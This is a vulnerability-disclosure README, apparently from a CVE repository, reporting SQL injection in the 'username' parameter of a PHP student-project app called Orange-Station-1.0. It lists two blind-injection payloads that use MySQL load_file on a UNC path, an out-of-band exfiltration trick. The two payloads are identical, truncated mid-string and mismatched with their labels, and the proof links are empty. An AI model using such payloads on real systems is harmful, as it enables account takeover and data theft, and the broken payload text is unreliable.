

🔑 main ▾ CVE-nu11secur1ty / vendors / mayuri_k / 2022 / Orange-Station-1.0 /



nu11secur1ty Update README.MD ...

on Jul 16 ⌚ History

..



Docs

4 months ago




README.MD

4 months ago



README.MD

Orange-Station-1.0



Vendor

Final Year Projects For Computer Science And Engineering Students In Php

Latest Php Projects Topics & Ideas With Source Codes



SERVICES WHICH I PROVIDE

Description:

The `username` parameter appears to be vulnerable to SQL injection attacks. The attacker can take administrator accounts control and also of all accounts, also the malicious user can download all information about this system.

Status: CRITICAL

[+] Payloads:

Parameter: `username` (POST)

Type: **boolean**-based blind


Title: **OR boolean**-based blind - **WHERE** or **HAVING** clause (NOT)

Payload: `username=mayuri.infospace@gmail.com'+(select load_file('\\\\\\\\kh5oq0o5iyh`

Type: **time**-based blind

Title: MySQL **>= 5.0.12** AND **time**-based blind (query SLEEP)

Payload: `username=mayuri.infospace@gmail.com'+(select load_file('\\\\\\\\kh5oq0o5iyh`



Reproduce:

[href](#)

Proof and Exploit:

href